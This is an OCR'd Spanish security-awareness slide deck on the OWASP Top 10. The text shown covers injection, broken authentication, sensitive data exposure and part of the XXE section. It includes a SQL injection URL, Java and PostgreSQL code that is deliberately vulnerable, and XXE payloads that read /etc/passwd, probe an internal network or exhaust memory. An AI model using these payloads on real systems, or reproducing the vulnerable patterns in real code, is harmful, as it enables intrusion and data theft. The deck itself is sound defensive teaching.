
Charla de seguridad

Eduardo Ostertag Jenkins, Ph.D.
OBCOM INGENIERIA S.A.
Eduardo.Ostertag@obcom.cl

OWASP Top 10

Temario

1. Inyección
2. Autenticación violada
3. Exposición de datos sensibles
4. Entidad externa XML (XXE)
5. Control de acceso violado
6. Configuración de seguridad incorrecta
7. Scripting entre sitios cruzados (XSS)
8. Deserialización insegura
9. Uso de componentes con vulnerabilidades conocidas
10. Registro y monitoreo insuficiente




Introducción

- Charla basada en "OWASP Top 10"
  - Open Web Application Security Proyect (OWASP)
- También incluye material de "Wikipedia"
- La idea es crear conciencia sobre la seguridad en las aplicaciones, identificando algunos de los riesgos más típicos que enfrentan estas aplicaciones web


Top 10 Web Application Security Risks

https://owasp.org/www-project-top-ten/

Muchos con problemas de seguridad



Modelo de evaluación del riesgo OWASP




Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicacion	Fácil	Difundido	Fácil	Severo	Específico de la aplicación /negocio
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Resumen de factores de riesgo

RISK	Threat Agents	Attack Vectors: Exploitability	Security Weakness: Prevalence	Security Weakness: Detectability	Impacts: Technical	Impacts: Business	Score
A1:2017-Injection	App Specific	EASY 3	COMMON 2	EASY 3	SEVERE 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY 3	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE 2	WIDESPREAD 3	AVERAGE 2	SEVERE 3	App Specific	7.0
A4:2017-XML External Entity (XXE)	App Specific	AVERAGE 2	COMMON 2	EASY 3	SEVERE 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE 2	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY 3	WIDESPREAD 3	EASY 3	MODERATE 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY 3	WIDESPREAD 3	EASY 3	MODERATE 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT 1	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE 2	WIDESPREAD 3	AVERAGE 2	MODERATE 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE 2	WIDESPREAD 3	DIFFICULT 1	MODERATE 2	App Specific	4.0


1) Inyección




1) Inyección

- Las fallas de inyección (tales como SQL o Código) ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta
- Los datos hostiles del atacante pueden hacer que el interprete ejecute comandos no deseados que permiten acceder y/o modificar datos no autorizados


1) Inyección: Flujo de un ataque



1) Inyección: Ejemplo inyección SQL (1)



- La aplicación muestra un formulario a un atacante
- El atacante escribe datos mal formados
- La aplicación reenvía los datos a la base de datos
- La base de datos ejecuta los datos recibidos
- La base envía el resultado de la consulta al atacante



1) Inyección: Ejemplo inyección SQL (2)

El atacante envía la siguiente URL desde el navegador:

```
http://example.com/app/accountView?id=' or '1'='1
```


La aplicación está programada de la siguiente forma:

```
String id = request.getParameter("id");
String query = "SELECT * FROM accounts WHERE custID='" + id + "'";
PreparedStatement stmt = conn.prepareStatement(query);
ResultSet rset = stmt.executeQuery();
```

La consulta que se ejecuta en la base de datos:

```
SELECT * FROM accounts WHERE custID='' or '1'='1';
```


¡¡Los datos de todos los usuarios se retornan al atacante!!



1) Inyección: Ejemplo inyección SQL (3)


```
int id = Integer.parse(request.getParameter("id"));
String query = "SELECT * FROM accounts WHERE custID=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setInt(1, id);
ResultSet rset = stmt.executeQuery();
```

- Los parámetros ahora se validan (Integer.parse)
- La consulta ahora está parametrizada (?)
- ¿Está autorizado el usuario para usar el valor suministrado del parámetro “id”?



1) Inyección: Recomendaciones

- Si puede, evite usar el interprete SQL
- Utilice interfaces que permiten asociar variables con valores como PreparedStatement o Precedimientos Almacenados: con esto el interprete puede distinguir entre código y data
- Codifique (encode) toda la data suministrada por el usuario antes de pasársela al interprete
- Valide toda la data suministrada por el usuario contra una "lista de aprobación" (while-list)
- Reduzca al mínimo los privilegios necesarios para realizar las operaciones en la base de datos



1) Inyección: ¿Qué opina de esta función?

- Dicen que las funciones o procedimientos almacenados no tienen problemas de inyección
- ¿Qué opina de la siguiente función PostgreSQL?

```
CREATE OR REPLACE FUNCTION ejemplo(_id IN VARCHAR)
    RETURNS SETOF empleados
AS $BODY$
BEGIN
    RETURN QUERY EXECUTE
        'SELECT * FROM empleados WHERE id=' || _id;
END;
$BODY$ LANGUAGE plpgsql;
```

2) Autenticación violada


Autenticación violada

2) Autenticación violada


- Las funciones relacionadas a autenticación y gestión de sesiones están frecuentemente mal implementadas
- Esto permite obtener contraseñas, claves y/o símbolos (tokens) de sesiones
- Con lo cual se puede asumir la identidad de otros usuarios del sistema

2) Autenticación violada: Flujo de un ataque

1 Usuario envía credenciales



www.boi.com?JSESSIONID=9FA1DB9EA...



El sitio reescribe la URL colocando la sesión


2

3 El usuario hace clic en http://www.hacker.com

El atacante revisa los logs de www.hacker.com y encuentra el JSESSIONID del usuario

4

5 El atacante usa JSESSIONID y toma control de la cuenta del usuario




2) Autenticación violada: Ejemplo 1

Una aplicación de reservas aéreas admite la reescritura de URL, poniendo el ID de sesión en la URL:


```
http://example.com/sale;jsessionid=2P0OCHCJUN2JV?dest=Chile
```

Un usuario autenticado quiere informar a sus amigos sobre la oferta. Envía un correo con esta URL, sin saber que también está enviando su ID de sesión. Cuando sus amigos usan la URL, usarán su sesión, y tendrán acceso a todos sus datos personales (tarjeta de crédito).




2) Autenticación violada: Ejemplo 2

- Los tiempos de espera (timeout) de la aplicación no están correctamente definidos
- El usuario utiliza una computadora pública para acceder al sitio
- En lugar de seleccionar "cerrar sesión", el usuario sólo cierra la pestaña del navegador y se aleja
- El atacante usa el mismo navegador un rato más tarde, y ese navegador aún está autenticado



2) Autenticación violada: Ejemplo 3

- Un atacante interno o externo obtiene acceso a la base de datos de contraseñas del sistema
- Las contraseñas de los usuarios no están protegidas correctamente (hash, encriptación)
- El atacante tiene acceso a la contraseña de cada usuario del sistema




2) Autenticación violada: Recomendaciones (1)

- Autenticación debe ser simple, centralizada y estándar
- Usar el manejo de sesión estándar provisto por el contenedor o "Application Server" (JEE, IIS, …)
- Siempre use HTTPS para proteger credenciales y identificaciones de sesiones (JSESSIONID)
- Verifique que su certificado HTTPS tiene los niveles de seguridad mínimos recomendados (expiración, bits, …)


2) Autenticación violada: Recomendaciones (2)

- Revise todas las funciones asociadas a autenticación
- Realice una re-autenticación del usuario justo antes de realizar cualquier operación delicada
- Verifique que "logoff" destruye e invalida la sesión
- Use WebScarab de OWASP (o alguna herramienta equivalente) para revisar su sitio
- ¿Cuál es la diferencia entre **Autenticar** y **Autorizar**?



2) Autenticación violada: Recomendaciones (3)

- La mayoría de los marcos de trabajo (frameworks) y bibliotecas verifican, pero sólo si el programador lo solicita
- Mejor usar política inversa: verificar todo acceso excepto si el programador solicita que no se haga
- Por defecto, toda operación debe estar denegada a todos hasta que explícitamente se defina algo distinto
- Principio del mínimo privilegio: asigne a una operación el privilegio mínimo necesario por el mínimo tiempo posible




2) Autenticación violada: Recomendaciones (4)

- Programe el control basado en “actividades” en vez de “roles”
  - if (user.hasRole("MANAGER")) deleteAccount(); // OK
  - if (user.hasAccess("DELETE_ACCOUNT")) deleteAccount(); // Mejor
- No programe “en duro” el “control de acceso”; defínalo en forma separada para que se pueda auditar y modificar fácilmente
- Lo único que se necesita para el control de acceso en el lado del cliente (JavaScript) son los IDs de los datos accedidos
- Todas las decisiones de control de acceso deben tomarse en el servidor web (GlassFish, Wilfdly, IIS, …)

OBCOM

3) Exposición de datos sensibles

Exposición de datos sensibles




3) Exposición de datos sensibles

- Muchas aplicaciones web no protegen adecuadamente datos sensibles, tales como números de tarjetas de crédito o credenciales de autenticación
- Los atacantes pueden robar o modificar estos datos para llevar a cabo fraudes, robos de identidad u otros delitos
- Los datos sensibles requieren de métodos de protección adicionales, tales como el cifrado de datos, así como de precauciones especiales en un intercambio de datos con el navegador

3) Exposición de datos sensibles: Escribir datos confidenciales

1

La víctima ingresa un número de tarjeta en un formulario HTML



2

Error en código escribe los detalles de la tarjeta en archivo log

3

Los archivos log los pueden leer todas las personas de IT para hacer debug

4

Un malicioso interno se roba un millón de número de tarjetas de crédito

3) Exposición de datos sensibles: Errores típicos

- No identificar todos los datos confidenciales
- No identificar todos los lugares donde se almacenan estos datos confidenciales
  - Bases de datos, archivos, directorios, logs, respaldos, etc.
- No identificar todos los lugares a los que se envían estos datos confidenciales
  - Web, bases de datos del backend, socios comerciales, comunicaciones internas
- No proteger adecuadamente estos datos en todas partes

3) Exposición de datos sensibles: Posibles impactos

- Los atacantes pueden acceder o modificar información confidencial o privada
- Los atacantes extraen secretos para usar en ataques adicionales
- Vergüenza de la empresa, insatisfacción del cliente, y pérdida de confianza
- Gastos de limpieza del incidente, envío de cartas de disculpa, reeditando miles de tarjetas de crédito, comprar seguro de robo de identidad
- Negocio es demandado y/o multado

3) Exposición de datos sensibles: Recomendaciones (1)


- Verifique su arquitectura
  - Identificar todos los datos sensibles
  - Identificar todos los lugares donde se almacenan los datos
  - Asegurar que el modelo de amenaza cubre posibles ataques
- Proteja con mecanismos apropiados
  - Encriptación de archivos, bases de datos, elementos de datos
- Utilice correctamente los mecanismos
  - Utilice algoritmos fuertes y estándares
  - Genere, distribuya y proteja correctamente las claves
  - Prepárese para el cambio claves

3) Exposición de datos sensibles: Recomendaciones (2)

- Verifique la implementación
  - Utilice un algoritmo fuerte y estándar, y el algoritmo es apropiado para esta situación
  - Todas las claves, certificados y contraseñas están correctamente almacenados y protegidos
  - Se cuenta con una distribución segura de llaves y un plan efectivo para cambios clave
  - Analizar código de cifrado para detectar fallas comunes

3) Exposición de datos sensibles: Protección insuficiente en la red

Víctima externa



Asociados


Empleados

1

El atacante externo roba credenciales y datos fuera de la red

2


Un atacante interno roba credenciales y datos de la red interna



3) Protección insuficiente en la red: Recomendaciones (1)


- Proteger con mecanismos apropiados
  - Usar TLS en todas las conexiones con datos sensibles
  - Cifrar los mensajes antes de la transmisión (XML-Enc)
  - Firmar los mensajes antes de la transmisión (XML-Sign)
  - Usar HSTS (HTTP Strict Transport Security) (Server→Browser)
- Utilice correctamente los mecanismos
  - Usar algoritmos fuertes y estándares (desactivar SSL viejos)
  - Administrar correctamente las claves y certificados
  - Verificar los certificados SSL antes de usarlos
  - Use mecanismos probados cuando suficiente (SSL vs XML-Sign)

https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html




4) Entidad externa XML (XXE)

Entidad externa XML (XXE)



4) Entidad externa XML (XXE)

- Muchos procesadores XML antiguos, o mal configurados, evalúan referencias de entidades externas dentro de documentos XML
- Estas entidades externas pueden usarse para divulgar archivos internos de la organización mediante:
  - El controlador de URI de archivos
  - Recursos compartidos de archivos SMB en servidores de Windows no parcheados
  - Escaneo de puertos internos
  - Ejecución remota de código
  - Ataques de denegación de servicio (Billion Laughs)



4) Entidad externa XML (XXE): Ejemplo de ataque (1)

- Un ataque "**Billion Laughs**" es un tipo de ataque de denegación-de-servicio (DoS) que está dirigido a analizadores de documentos XML
- El ataque típico consiste en definir 10 entidades, cada una definida en base a las 10 anteriores, con el documento conteniendo la entidad más grande, la cual se expande a millones de copias de la primera entidad
- En el ejemplo más citado, la primera entidad es el texto "**LOL**" (de ahí el nombre "**Billion Laughs**")
- La cantidad de memoria utilizada probablemente superaría la disponible para el proceso de análisis del XML

4) Entidad externa XML (XXE): Ejemplo de ataque (2)

- Se ha descubierto numerosos problemas XXE en el ámbito público, incluido el ataque a dispositivos integrados
- XXE se produce en muchos lugares inesperados, incluidas dependencias internas, muy anidadas
- La forma más fácil es cargar un archivo XML malicioso, *como los se muestran en la próxima dispositiva…*

4) Entidad externa XML (XXE): Ejemplo de ataque (3)

- **Escenario 1**: el atacante intenta extraer datos del servidor:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

- **Escenario 2**: un atacante sondea la red privada del servidor cambiando la línea ENTITY anterior a:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```


- **Escenario 3**: un atacante intenta un ataque de denegación de servicio (DoS) incluyendo un archivo potencialmente infinito:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```




4) Entidad externa XML (XXE): ¿Soy vulnerable a esto? (1)

- Si su aplicación acepta XML directamente o cargas XML, especialmente de fuentes no confiables, o inserta datos no confiables en documentos XML, que luego son analizados por un procesador XML
